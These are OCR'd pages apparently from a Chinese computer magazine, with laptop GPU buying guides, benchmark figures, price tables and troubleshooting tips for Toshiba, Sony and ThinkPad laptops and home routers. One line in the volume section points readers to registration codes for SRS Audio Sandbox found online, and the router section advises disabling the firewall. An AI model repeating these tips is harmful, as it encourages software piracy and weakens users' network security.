
4000-5000 元价位笔记本 还有哪些独显值得选?

上面提到移动独立显卡是在 4000-5000 元价位笔记本比较常见的卡型,除了它们之外,还有不少其他选择,这里也来看看有哪些卡型是值得我们关注的。

4700 元的本本可以配置 HD6570 独显,性能强过 HD5730

在 5000 元以内的本本中,能采用 HD6570 独显的本本不多,但不等于没有,以华硕 A40EI46JP-SL 笔记本为例,该机就采用了 Radeon HD 6570M 独显,游戏表现非常好,性能超过 HD5730、HD5650 等等。

从 3DMark Vantage 的测试成绩看,在 Performance 模式、分辨率 1280×1024 下,HD6570M 的得分达到 3230 分,比 HD5650 的得分提高 15% 以上。而在游戏测试中,以运行《孤岛惊魂 2》为例,低画质下的帧速达到 112fps,很流畅。另外,在高画质下,帧速也能达到 51fps,同样流畅。在《极品飞车 13》中,中画质和高画质下,HD6570M 的帧速分别达到 46fps 和 33fps,都比较流畅,不影响游戏的可玩性。这个成绩比 HD5650 的表现要好。不过在超高画质下,帧速仅有 21fps,不是很理想。



●HD6570M 运行《极品飞车 13》的表现

编辑建议

总的来说,HD6570M 的游戏性能跟 N 卡的 GT 540M 性能非常相近,如果你对 A 卡更有好感,可以关注采用 HD6570M 独显的机型,比如上面提到的华硕 A40EI46JP-SL,采用 HD6570M 独显和酷睿 i5-480M 处理器的组合,价格 4799 元,对于预算在 5000 元左右的用户,这款本本值得考虑。


4500 元价位本本可选 GT335M 独显

另外,在 4500 元左右,采用 GT425、GT335M 的机型也有一些选择。从型号上看,虽然 GT335M 已经有一些年岁了,但是性能在同价位来说还是不错的。在 3DMark Vantage 测试中(参数为 P GPU no PhysX,分辨率为 1280×1024),GT335M 的平均得分为 2650 分左右,仅比 HD5650 落后 2-3% 左右,总体是同一个水平的。那么,GT335M 在游戏中的表现如何呢?



●GT335M 性能跟 HD5650 很接近

在显卡要求相对较低的《FIFA 11》中,低画质下 GT335M 的平均帧速可以达到 300fps,非常流畅。高画质下,帧速也有 98fps,照样很流畅。在《星际争霸 2》中,高画质的帧速高于 30fps,比较流畅,可玩性不错。不过,超高画质下 16fps 的帧速还达不到游戏需求。另外,运行比较挑显卡的《孤岛惊魂 2》时,高画质和低画质的帧速分别为 33fps 和 61fps,都能流畅地玩。



●GT335M 运行《孤岛惊魂 2》基本流畅

编辑建议

在同样采用酷睿 i5 处理器的情况下,采用 GT335M 的机型比采用 GT540M、HD6570 等显卡机型要实惠一些,大约便宜 200-300 元。所以如果你对价格比较敏感,但是又希望游戏表现比较不错的话,采用 GT335M 的机型还是很有关注价值的。

华硕 N53XI241SN-SL PK 宏碁 AS5750G-2632G50Mnkk 5999元 15.6寸本本,哪款游戏性能更强?



华硕 N53XI241SN-SL
参考价格:5999元

很多准备购买笔记本用来玩游戏用户,比较倾向于选择 15.6 英寸的机型,较大的屏幕带来不错的游戏视觉冲击力,同时重量和体积上也具有一定的便携性(相对 16-17 寸本本而言)。最近市场上,华硕 N53XI241SN-SL 和 宏碁 AS5750G-2632G50Mnkk 这两款 15.6 寸机型比较受到用户的关注,下面就来对比一下,看哪款玩游戏的表现更出色?



宏碁 AS5750G-2632G50Mnkk
参考价格:5999元

对比 01

酷睿 i7-2630QM 性能突出,启动睿频可达 2.9GHz

这两款 15.6 英寸本本的售价目前是一样的,都是 5999 元,而它们的处理器配置差别很大。华硕 N53XI241SN-SL 采用的是新平台的酷睿 i5-2410M 处理器,主频为 2.3GHz,三级缓存为 3M,性能相当不错,在 PassMark 的 CPU 测试中,它的得分达到 3315 分,应对各种应用都不会有性能瓶颈,游戏也不例外。而宏碁 AS5750G-2632G50Mnkk 的处理器更强,采用的是酷睿 i7-2630QM 四核处理器,主频为 2.0GHz,三级缓存为 6M,在 PassMark 的 CPU 测试中,其得分高达 6300 分。启动睿频技术后,主频可以提升 2.9GHz,性能非常强大。因此,处理器的对比,酷睿 i7-2630QM 完胜。

配置对比表

| 型号 | 华硕 N53XI241SN-SL | 宏碁 AS5750G-2632G50Mnkk |
|-------|-------------------------|-------------------------|
| 处理器 | 酷睿 i5-2410M(2.3GHz) | 酷睿 i7-2630QM(2.0GHz) |
| 内存/硬盘 | 4GB/640GB(5400 转) | 2GB/500GB(5400 转) |
| 显卡 | GeForce GT 550M(显存 2GB) | GeForce GT 540M(显存 1GB) |
| 液晶屏 | 15.6 英寸(1366×768) | 15.6 英寸(1366×768) |
| 无线 | 802.11n 模块 | 802.11n 模块 |
| 高清接口 | HDMI 接口 | HDMI 接口 |
| 电池 | 6 芯 5200 毫安锂电池 | 6 芯锂离子电池 |
| 预装系统 | Windows 7 家庭普通版 | Windows 7 家庭普通版 |
| 重量 | 2.71KG | 2.6KG |

不过,在内存和硬盘的配置上,华硕 N53XI241SN-SL 的参数更高,内存为 4GB,硬盘为 640GB,而宏碁 AS5750G-2632G50Mnkk 的标配内存是 2GB,硬盘为 500GB,相对要逊色一些。

GeForce GT 550M 性能比 GT 540M 提升 20%

对比 02

由于这两款本本都定位于游戏应用,所以它们的显卡配置都比较突出。宏碁 AS5750G-2632G50Mnkk 采用的是 NVIDIA GeForce GT 540M 独显,显存为 1GB,性能非常不错,在最新的 3DMark 11 测试中,GPU 得分为 893 分,比热门的 HD5650 独显还有 5% 的性能提升,游戏表现很出色。而华硕 N53XI241SN-SL 配置的 GeForce GT 550M 独显性能更高,显存达到 2GB,在 3DMark 11 测试中的得分为 1100 分,比 540M 还有 20% 左右的性能提升。因此,在同样价位上,采用 GT 550M 的华硕 N53XI241SN-SL 游戏表现更胜一筹。

宏碁本本质保时间是 3 年

对比 03

售后服务方面,两款本本的质保时间不相同。相比之下,质保 3 年的宏碁本本更有吸引力一下,而华硕质保是两年,虽然也不算短,但毕竟少了一年。

外观用料做工,华硕 N53XI241SN-SL 更精致

对比 04

对比了两者的性能和售后,再看看外观用料做工。近距离对比,我们发现,采用银色铝合金外壳的华硕 N53XI241SN-SL 比宏碁 AS5750G-2632G50Mnkk 的制造工艺更加出色一些,视觉质感和触觉质感都要更上一个档次。

小结

3D 游戏性能,华硕 N53XI241SN-SL 更强

显卡性能对 3D 游戏表现的影响最直接,华硕 N53XI241SN-SL 凭借性能强大的 GT 550M 独显,在游戏表现上比宏碁 AS5750G-2632G50Mnkk 更有吸引力,尽管后者的处理器是酷睿 i7-2630QM。对于游戏发烧友,显卡才是最重要的,所以华硕 N53XI241SN-SL 更值得推荐。

本本
又一周

花上网本的钱买双核独显本 奔腾双核 + 512M 独显只要 3200 元

双核
独显本

在 3000 元左右的价位上,笔记本的类型选择比较多。一些高端的上网本也要卖到 3000 元左右,如果你非常重视便携性,对性能不是很敏感,这类上网本也可考虑。而如果你的预算不多,只有 3000 元左右,又无法忍受上网本的小屏幕和较弱的性能,那么同样的钱完全可以买到性能还算不错的双核独显笔记本。目前,虽然酷睿 i3、i5 已经成为市场的主流,但上一代的酷睿 2 双核、奔腾双核笔记本仍然有市场。以一款采用奔腾双核 P6200 处理器和 HD 5470 独显的东芝 C600-G01 笔记本为例,该机用于日常办公、上网、看高清、玩 3D 网游都能满足,而且售价只要 3200 元,相当实惠。另外,采用 AMD APU 平台的联想 G475GX 笔记本最近也卖得不错,该机采用 APU E350 处理器,搭配 Radeon HD 6310M 独显,配置 14 英寸屏幕,搭配 6 芯电池,续航能力非常不错。目前该机售价 3099 元,非常实惠。顺便说一下,ACER AS4738-382G32Mnkk 这款本本采用酷睿 i3-380M 处理器,售价只要 3199 元,非常抢眼,只不过是集成显卡,看高清足够,游戏性能欠佳,有兴趣的用户也可以留意。



本周推荐

联想 G475GX



处理器: AMD E350(1.6GHz)
内存 / 硬盘: 2GB/320GB
显卡: AMD Radeon HD 6310M
屏幕: 14 英寸(1366 × 768)
电池: 6 芯锂电池
重量: 2.2KG 价格: 3099 元

推荐理由: 这款本本采用 AMD 最新的 APU 平台 E350 处理器,性能不错,而且非常省电,大大提高了电池续航能力。搭配 HD 6310M 独显,具有一定的 3D 游戏能力,适合入门级玩家。

东芝 C600-G01



处理器: 奔腾双核 P6200(2.13GHz)
内存 / 硬盘: 2GB/250GB
显卡: Radeon HD 5470(512MB)
屏幕: 14 英寸(1366 × 768)
电池: 6 芯 48 瓦时锂电池
重量: 2.3KG 价格: 3199 元

推荐理由: 虽然采用的是老一代的奔腾双核 P6200 处理器,但是性能却并不弱,日常应用都能满足。同时,配置 HD 5470 独显,一般的 3D 网游也都可以运行。关键是价格非常实惠,适合预算不多的用户。

华硕 X42EP52DE-SL



处理器: AMD 双核 P520(2.3GHz)
内存 / 硬盘: 2GB/320GB
显卡: Radeon HD 5470
屏幕: 14 英寸(1366 × 768)
电池: 6 芯 4400 毫安锂电池
重量: 2.2KG 价格: 3299 元

推荐理由: 该机采用 AMD 炫龙双核 P520 处理器,搭配 Radeon HD 5470,跟同价位其他平台的机型相比,游戏性能表现不错,适合预算不多的游戏爱好者。不过功耗偏大,续航能力表现一般。

值得关注的 3000-3500 元双核独显笔记本报价表

| 型号 | 主要配置 | 参考价格 |
|--------------------------|---|--------|
| 富士通 LH520 | AMD 速龙双核 P340 处理器 / 2GB 内存 / 320GB 硬盘 / Radeon HD 5430 独显 / 14 英寸屏幕 / 802.11N / 内置蓝牙 / 6 芯 4400 毫安锂电池 / 2.2KG | 3199 元 |
| 惠普 CQ42-231AX | AMD 双核 P320 处理器 / 1GB 内存 / 320GB 硬盘 (7200 转) / Radeon HD545v 独显 / 14 英寸屏幕 / 802.11N 无线 / HDMI / 6 芯锂电池 / 2.3KG | 3199 元 |
| 东芝 C600D-T10B | AMD 双核 E350 处理器 / 2GB 内存 / 320GB 硬盘 / Radeon HD 6310 独显 / 14 英寸屏幕 / 802.11N 无线 / 6 芯 48 瓦时锂电池 / 2.3KG / Win7 系统 | 3199 元 |
| Gateway NV49C100c | 奔腾双核 P6200 处理器 / 2GB 内存 / 500GB 硬盘 / NVIDIA GeForce G310M 独显 / 14 英寸屏幕 / 802.11N 无线 / HDMI / 6 芯锂电池 / 2.2KG | 3299 元 |
| 华硕 K42EP61JZ | 奔腾双核 P6100 处理器 / 2GB 内存 / 320GB 硬盘 / Radeon HD 6470M 独显 / 14 英寸屏幕 / 802.11G 无线 / HDMI 接口 / 6 芯电池 / 2.2KG / DOS | 3299 元 |
| ACER AS4552G-P342G32Mnrr | AMD 双核速龙 P340 处理器 / 2GB 内存 / 320GB 硬盘 / Radeon HD 5470 独显 / 14 英寸屏幕 / 802.11N 无线 / HDMI 接口 / 6 芯电池 / 2.5KG | 3399 元 |
| 三星 NP-RV411-S04CN | 奔腾双核 P6100 处理器 / 2GB 内存 / 320GB 硬盘 / NVIDIA GeForce 315M 独显 / 14 英寸屏幕 / HDMI 接口 / 802.11N 无线 / 6 芯电池 / 2.2KG / Win7 | 3399 元 |
| 戴尔 Inspiron M4010 | AMD 双核 P360 处理器 / 2GB 内存 / 320GB 硬盘 / Radeon HD5430 独显 / 14 英寸(1366 × 768)屏幕 / 802.11N 无线 / 6 芯电池 / 2.4KG / Win7 | 3499 元 |

大屏
笔记本

本本
又一周

笔记本不是越大越好 16-17 英寸大屏幕本本卖得差

市场上,一般把屏幕尺寸在 15.6 英寸及以上的笔记本称为大屏幕笔记本,主要面向影音娱乐和游戏娱乐用户。除了 15.6 英寸机型,市场上还有不少 16 英寸和 17 英寸的机型,它们相对于 14 英寸的主流笔记本,屏幕尺寸要大很多,视野更加开阔,因此在看电影和玩游戏时,视觉体验更逼真。但是,从实际市场表现看,除了 15.6 英寸机型外,16 英寸和 17 英寸的机型卖得都很差。据成都某电脑城的卖场促销员介绍,周末生意比较好的时候,卖出 10 台 14 寸的机型也卖不出一台 17 寸的机型。因为很多用户觉得,16-17 寸的笔记本太大了,不好看也不好,还不如用台式机。当然,个别选择大屏幕笔记本的基本都是游戏玩家,对配置较高的大屏幕本本还是情有独钟。比如,ACER 旗下的 AS7741G-482G75Mnsk 算是相对比较受关注的 17.3 英寸机型,该机采用酷睿 i5-480M 处理器和 Radeon HD 6550M 独显,游戏性能相当出色,适合游戏发烧友。当然,其 3.3KG 的重量实在不适合随身携带,便携能力是无法回避的问题。



本周推荐

ACER AS7741G-482G75Mnsk



处理器:酷睿 i5-480M(2.66GHz)
内存 / 硬盘:2GB/750GB
显卡:Radeon HD 6550M 独显
屏幕:17.3 英寸(1600 × 900)
电池:6 芯锂电池
重量:3.3KG 价格:5580 元

推荐理由: 这款本本配置非常不错,酷睿 i5-480M 处理器搭配 HD 6550M 独显,性能没有瓶颈,游戏表现非常出色。而且硬盘容量达到 750GB,存储空间非常充裕,也适应高清应用。

三星 NP-RC710-S01CN



处理器:酷睿双核 i3-380M(2.53GHz)
内存 / 硬盘:4GB/500GB
显卡:NVIDIA GeForce 315M
屏幕:17.3 英寸(1600 × 900)
电池:6 芯锂电池
重量:3.0KG 价格:5750 元

推荐理由: 对于喜欢看高清电影的用户,这款本本值得推荐,该机采用酷睿 i3-380M 搭配 GeForce 315M 独显,影音表现不错,而且 4G 内存也很抢眼。不过这款显卡的游戏性能很一般,不太适合玩大型 3D 游戏。

本周不推荐

华硕 N61WI46JV-SL



处理器:酷睿 i5-460M(2.53GHz)
内存 / 硬盘:2GB/320GB
显卡:NVIDIA GeForce GT325M
屏幕:16 英寸(1366 × 768)
电池:6 芯 4400 毫安锂电池
重量:2.8KG 价格:5899 元

不推荐理由: 这款 16 英寸的机型其定位比较尴尬:既没有小尺寸本本的便携优势,配置上又未能突出游戏、影音的特长,320GB 硬盘用来下载实在不大,GT325M 独显用于游戏,性能很普通。

近期值得关注的 5000-6000 元价位笔记本

| 型号 | 主要配置 | 参考价格 |
|--------------------------|--|--------|
| 惠普 4421S(LJ726PA) | 酷睿 i5-480M 处理器 /2GB 内存 /500GB(7200 转)硬盘 /Radeon HD 6370M 独显 /14 英寸(1366 × 768)/802.11n/HDMI/6 芯锂电池 /2.15KG | 5099 元 |
| ThinkPad E40(0578-A85) | 酷睿 i5-460M 处理器 /2GB 内存 /250GB 硬盘 /Radeon HD 545v 独显 /14 英寸(1366 × 768)/802.11n 无线 /HDMI/4 芯锂电池 /2.25KG | 5299 元 |
| 三星 Q430-JU05CN | 酷睿 i5-480M 处理器 /2GB 内存 /640GB 硬盘 /GeForce GT 330M 独显 /14 英寸(1366 × 768)/802.11n 无线 /HDMI/6 芯锂电池 /2.13KG | 5399 元 |
| ACER AS4820TG-482G64Mnsk | 酷睿 i5-480M 处理器 /2GB 内存 /640GB 硬盘 /Radeon HD 6550M 独显 /14 英寸(1366 × 768)/802.11n 无线 /HDMI/6 芯锂电池 /2.1KG | 5399 元 |
| 索尼 VPCEA47EC/L | 酷睿 i3-380M 处理器 /2GB 内存 /320GB 硬盘 /Radeon HD 5470 独显 /14 英寸(1366 × 768)/802.11n 无线 /HDMI/6 芯锂电池 /2.35KG | 5499 元 |
| 华硕 A40Ei48JP-SL | 酷睿 i5-480M 处理器 /4GB 内存 /320GB 硬盘 /Radeon HD 6570M 独显 /14 英寸(1366 × 768)/802.11n 无线 /HDMI/6 芯锂电池 /2.2KG | 5799 元 |
| 联想 Y470N-ITH | 酷睿 i3-2310M 处理器 /4GB 内存 /640GB 硬盘 /GeForce GT 550M 独显 /14 英寸(1366 × 768)/802.11n 无线 /HDMI/6 芯锂电池 /2.2KG | 5999 元 |
| ThinkPad E40(0578-AB2) | 酷睿 i5-480M 处理器 /2GB 内存 /320GB 硬盘 /Radeon HD 545v 独显 /14 英寸(1366 × 768)/802.11n 无线 /HDMI/4 芯锂电池 /2.25KG | 5999 元 |

修复东芝本本静音热键

独显模式下一键游戏静音

笔者在用东芝 M600 笔记本玩游戏的时候,如果突然来了个电话,为了不影响通话,通常习惯把游戏切换到静音模式,而该本本恰好提供了静音热键,这也是我当初选这款本本的一个因素。但是在实际使用中,静音热键却出了问题。

当按下键盘上的静音热键(图 1)时,却无法关掉游戏声音,为此不得不用鼠标操作关闭声音,感觉比较失望。查询得知,这是因为 NVIDIA 显卡(本本采用的是 Geforce GT 330M 独显)与热键驱动存在冲突,因而在独显模式下,静音热键就无法使用。




●图 1 按下静音热键

而要使用静音热键,则需进入集显模式,方法是右键单击系统桌面,依次选择“用图形处理器运行→集成图形”(如图 2),单击“确认”按钮后(如图 3),屏幕会闪烁 3~5 秒,然后静音热键就可以使用了。



●图 2 进入“集成图形”模式

尽管开启了静音热键,但却只能在集显模



●图 3 切换显卡模式

式下才能使用,但玩 3D 游戏必须在独显模式下,怎么办?而在咨询东芝售后站后找到了解决方案。方法是单击开始按钮,展开“实用程序”菜单后,选择“Toshiba Assist”程序(如图 4)。




●图 4 启动东芝辅助程序

单击“OPTIMIZE”图标后,双击右侧的“东芝按钮支持”图标(如图 5),然后将“按钮名称”设为“静音”,单击“浏览”按钮,并选择 C:\Program Files\TOSHIBA\TBS 目录下的 TB-SSoundMute.exe 程序,最后单击“注册”按钮即可。



●图 5 选择“东芝按钮支持”

在玩 3D 游戏之前,只需将显卡模式设为“高性能 NVIDIA 处理器”,而在玩游戏的时候,如遇到要接打电话,只需按一下键盘上的静音热键,屏幕上会出现静音操作提示(如图 6),静音热键可以正常使用了。



●图 6 静音热键正常使用

让索尼本本玩游戏能全屏显示

公司有一台索尼 SR55E/B 本本,重量仅为 1.99 千克,出差时经常带着它使用,而在宾馆里也会用它玩玩游戏,但却无法全屏显示游戏,解决方法如下。

卸载预装显卡驱动,下载并安装新版 ATI 催化驱动,安装时选择“自定义”,安装后重启系统,进入

“桌面 & 显示器”界面(如图 1),单击“请选择显示器”下的小三角,然后在菜单里选择“配置”选项。

单击“属性”选项卡,如果“缩放选项”下的项目为灰色不可选(如图 2),则需右键单击桌面空白处,选择“屏幕分辨率”,然后在“分辨率”下

选择一个新的分辨率值(如图 3),并单击“应用”按钮。

再次切换到“笔记本面板属性”界面,此时“缩放选项”下的项目处于可选状态,勾选“全屏”(如图 4),并单击“应用”按钮,将分辨率切换到标准值,这样就能全屏显示游戏了。




●图 1 切换到“桌面 & 显示器”界面



●图 2 “缩放选项”不可选



●图 3 选择新的分辨率



●图 4 选择“全屏”

用好智能光感 灵活调整本本屏幕亮度

索尼本本支持智能光感功能,可根据周围光线自动调整屏幕亮度,不仅可节省电量,还带来了视觉满足感,而其配套的键盘背光灯,更是满足了夜间办公需求,但必须合理使用。

首先确保你的本本具有智能光感器,判断方法是观察键盘上方或屏幕上边缘,是否有一个透明圆形点(如图 1),如果有,请进入控制面板,然后执行“VAIO 控制中心”图标。

依次进入“显示→亮度设置→自动亮度设置”界面,此时勾选“自动调整亮度”复选框(如图 2),这样屏幕亮度就会随着环境光线的变化

而自动调节。但要注意,使用本本时不要盖住智能光感器,且确保它的表面干净,否则智能光感功能会失效或效果不明显。

当你在夜间使用本本时,如果周围光线很暗,在开启“自动调整亮度”之后,屏幕亮度也会变得很暗,如果你不想出现这种状况,建议关闭“自动调整亮度”,并手动调节亮度级别,例如将

“背景光的电耗”调至 50%左右,既可实现节能,又满足视觉需求。


切换到“键盘和鼠标”设置项,并单击“背景光”图标,如果在夜间使用本本,建议勾选“当处于黑暗环境中时,请打开背景光”(如图 3),这样即便不开电灯,键盘按键的背景光会亮起来,以便于用户打字操作能看清键盘。



●图 1 “透明圆形点”是感光设备



●图 2 自动调整亮度



●图 3 打开背景光

笔记本论坛上最常抱怨的话题就是笔记本音量低的问题了,不是所有本本都带有喇叭的音箱,在中低端笔记本里外放声音是很常见的。假如不想通过改装音箱,也不想外接音箱和耳机,有什么办法提升笔记本音量吗?本文就提供了几种提高音量的方法。

不用改装音箱解决笔记本音量低的问题

step 01 检查键盘膜是否挡住音箱

检查看笔记本的音箱在哪儿,有的笔记本音箱出口在键盘附近,有的同学贴键盘膜的时候直接就把音箱出口盖住了。本来就比较小声的音箱这下声音更小了。解决的方法就是更换合适笔记本键盘规格的键盘膜,不要选用太宽的键盘膜。



●太宽的键盘膜会挡住音箱

step 02 升级笔记本的声卡驱动


可以用软件例如 EVEREST(AIDA64)、鲁大师等检查笔记本的声卡型号,然后根据这个去找驱动。也可以直接用驱动人生、驱动精灵等驱动软件来自动检查、下载合适的声卡驱动。为数不少的笔记本升级声卡驱动后,爆音减少了,音质也得到了提升,更重要的是音量也提升了。



●用驱动精灵更新驱动很方便

step 03 使用 SRS Audio Sandbox 改善音质

下载安装 SRS Audio Sandbox 工具,运行软件如果有注册码请输入注册码并点击“activate”激活,如果没有注册码点击“Try Now”试用。网上有这个软件的注册码和汉化版,如果需要的话可以自行下载。



●没有序列号就点击“Try Now”

step 04 设置 SRS Audio Sandbox 工具

SRS Audio Sandbox 主界面中,点击“ON/OFF”开启关闭音效。只有先打开软件音效,才能进行进一步设置。点击“高级控制”,逐个调节滑块,直到满意声音的表现为止。建议大家一面播放音乐一面调整,这样比较直观。



●调整 SRS 的参数

step 05 使用千千静听的插件提高外放音量

用笔记本外放音乐的时候,如果觉得声音小咋办?我想大家都用千千静听吧?安装 Enhancer v0.17 这个插件,然后在千千静听选项中激活 Enhancer 这个插件。在插件的配置菜单中,调节音量的“MAX(最大)”值即可。如果需要更大的声音,可以点击“增强”,但是勾选后可能在播放某些音乐的时候出现破音。



●设置最大值

后记

多去论坛逛逛,有的网友也会给出一些有效的土方法。例如对于宏碁的 4741 笔记本,有网友说右键点击任务栏右下角的小喇叭,选择播放设备,然后在扬声器属性中把“虚拟环绕声”和“响度均衡”选上,据说这样可以提升一倍的音量哦。当然,土方法也不一定对所有人都有效,就当作为偏方好了。

(CCAV)

step 01

问题现象是 WIFI 网络不可用

笔记本可以 ADSL 拨号上网,但无法接入 WiFi 网络,任务栏总显示红色小叉,而按下“Fn+F5”快捷键时(如图 1),无法控制无线网卡的开关。



●图 1 “Fn+F5”快捷键失效

step 02

无线网卡快捷键出现错误提示

登录联想官方网站,查询并下载无线网卡驱动、热键驱动以及 ThinkVantage 所有管理工具。安装之后重启系统,再次按下“Fn+F5”快捷键,弹出一个错误提示窗口。

step 03

“打开无线”按钮不可用

按下“Win+X”快捷键,登录“Windows 移动中心”界面查看,此时无线网卡处于“无线关闭”状态,而“打开无线”按钮却显示为灰色不可激活(如图 2)。



●图 2 “打开无线”的按钮不可用

step 04

进入“无线通信”设置界面

右键单击任务栏 ThinkPad 管理器,进入“无线通信”设置界面,此时可看到“主控件”和“单个控件”两种开关,将“主控件”下的无线开关设为“开启”状态,然后点一下“单个控件”图标,此时会看到无线网卡状态为关闭(如图 3)。

无线通信

主控件 (M)



开启

单个控件 (I)



●图 3 无线网卡状态为关闭

step 05

开启无线网卡工作状态

单击“802.11 无线(W)/WiMax”图标,将无线网卡设为开启状态(如图 4),再次登录“Windows 移动中心”,此时“关闭无线”处于可用状态(如图 5),单击之后变为“打开无线”即可。

无线通信

主控件 (M)



开启

单个控件 (I)



●图 4 开启无线网卡工作状态



●图 5 “关闭无线”按钮变为可用状态

step 06

无线网卡恢复正常

按下“Fn+F5”快捷键,可以自由切换无线网卡开关,搜索到 WiFi 热点之后,输入登录密码登录 WiFi 网络(如图 6),然后就可以正常无线上网了。



●图 6 可以正常无线上网了

夏天快到了,天气炎热导致的无线路由器死机、掉线、上网慢等不稳定的现象就多了起来。无线路由器死机这个问题很头疼,也是很常见的问题,尤其是低端、廉价的路由器经常会出现莫名其妙不能上网的情况,即使这时候无线信号很强也经常掉线。玩网游PK、做任务的时候莫名其妙就挂了,咋办?抓狂是没用的,这里将提供几种方法教大家解决稳定性差的问题。



软硬兼施 解决无线路由器 死机掉线问题

从软件下手 解决无线路由器不稳定问题

大家都知道无线路由器分硬件、软件两部分,软件部分就是路由器的操作系统,通常我们说这是无线路由器的固件。就像 Win7 比 XP、Win98 稳定一样,好的系统、正确的设置都能让路由器更稳定、更少死机、更少掉线。所以我们来看看如何设置路由器吧。

第一步: 重置路由器是最简单的解决方法

重置路由器,如果路由器还能通过浏览器设置,那么请在浏览器中输入路由器的 IP 地址:192.168.1.1,输入账户密码登录设置,一般情况下默认的用户名密码多为 admin。在这里点击



● 按住 reset 孔就可以重置路由器

“管理”功能,在这里找到“重置路由器”或者类似的选项,之后路由器会重启,重启后就会恢复出厂设置了。如果此时已经死机,已经无法访问路由器了,那就用笔尖或者尖的东西捅路由器的“reset”孔,并按住大约半分钟;这也是一种重置的方法。当路由器的参数被搞乱的时候,重置是最简单的解决方法。


第二步:在路由器设置中关闭 UPNP 和防火墙



● 关闭 UPNP 功能

UPNP 和防火墙是无线路由器里很有用的功能,但是有的路由器开启 UPNP 后就容易死机,开启防火墙也可能导致不稳定。这种情况多半出现在低端无线路由器上面,最明显的症状就是一旦开 BT 或者电驴就容易死机,或者上网总是掉线。在这种情况下,建议还是关闭 UPNP 功能和防火墙比较好。

第三步: 关闭带宽控制或者 QoS 功能




● 关闭 QoS 或者带宽控制功能

现在很多路由器包括低端产品都带了 QoS 或者说带宽控制功能,甚至有的路由器连网络隔离、网络防病毒都带了,其实低端路由器根本带不起这些功能,路由器伤不起啊!所以建议便宜的低端路由器关闭上面提到的功能。当然关闭带宽控制后,就没办法控制邻居 BT、电驴下载了,你是要稳定还是要速度呢?

第四步:定时重启路由器

路由器其实也是有 RAM 的,也就是说路由器也可以看成是一台专用的电脑,内存有大有小,你想电脑运行久了内存不足了会咋样?会死机、蓝屏吧?同样对于路由器也是一样的。如果路由器带有定时重启的功能不妨试试看,这个选项一般都在“管理”功能中;如果路由器没有这个功能,上下班回来顺手就重启一下路由器好了。

●设置计划任务定时重启路由器




从硬件下手 解决路由器死机问题

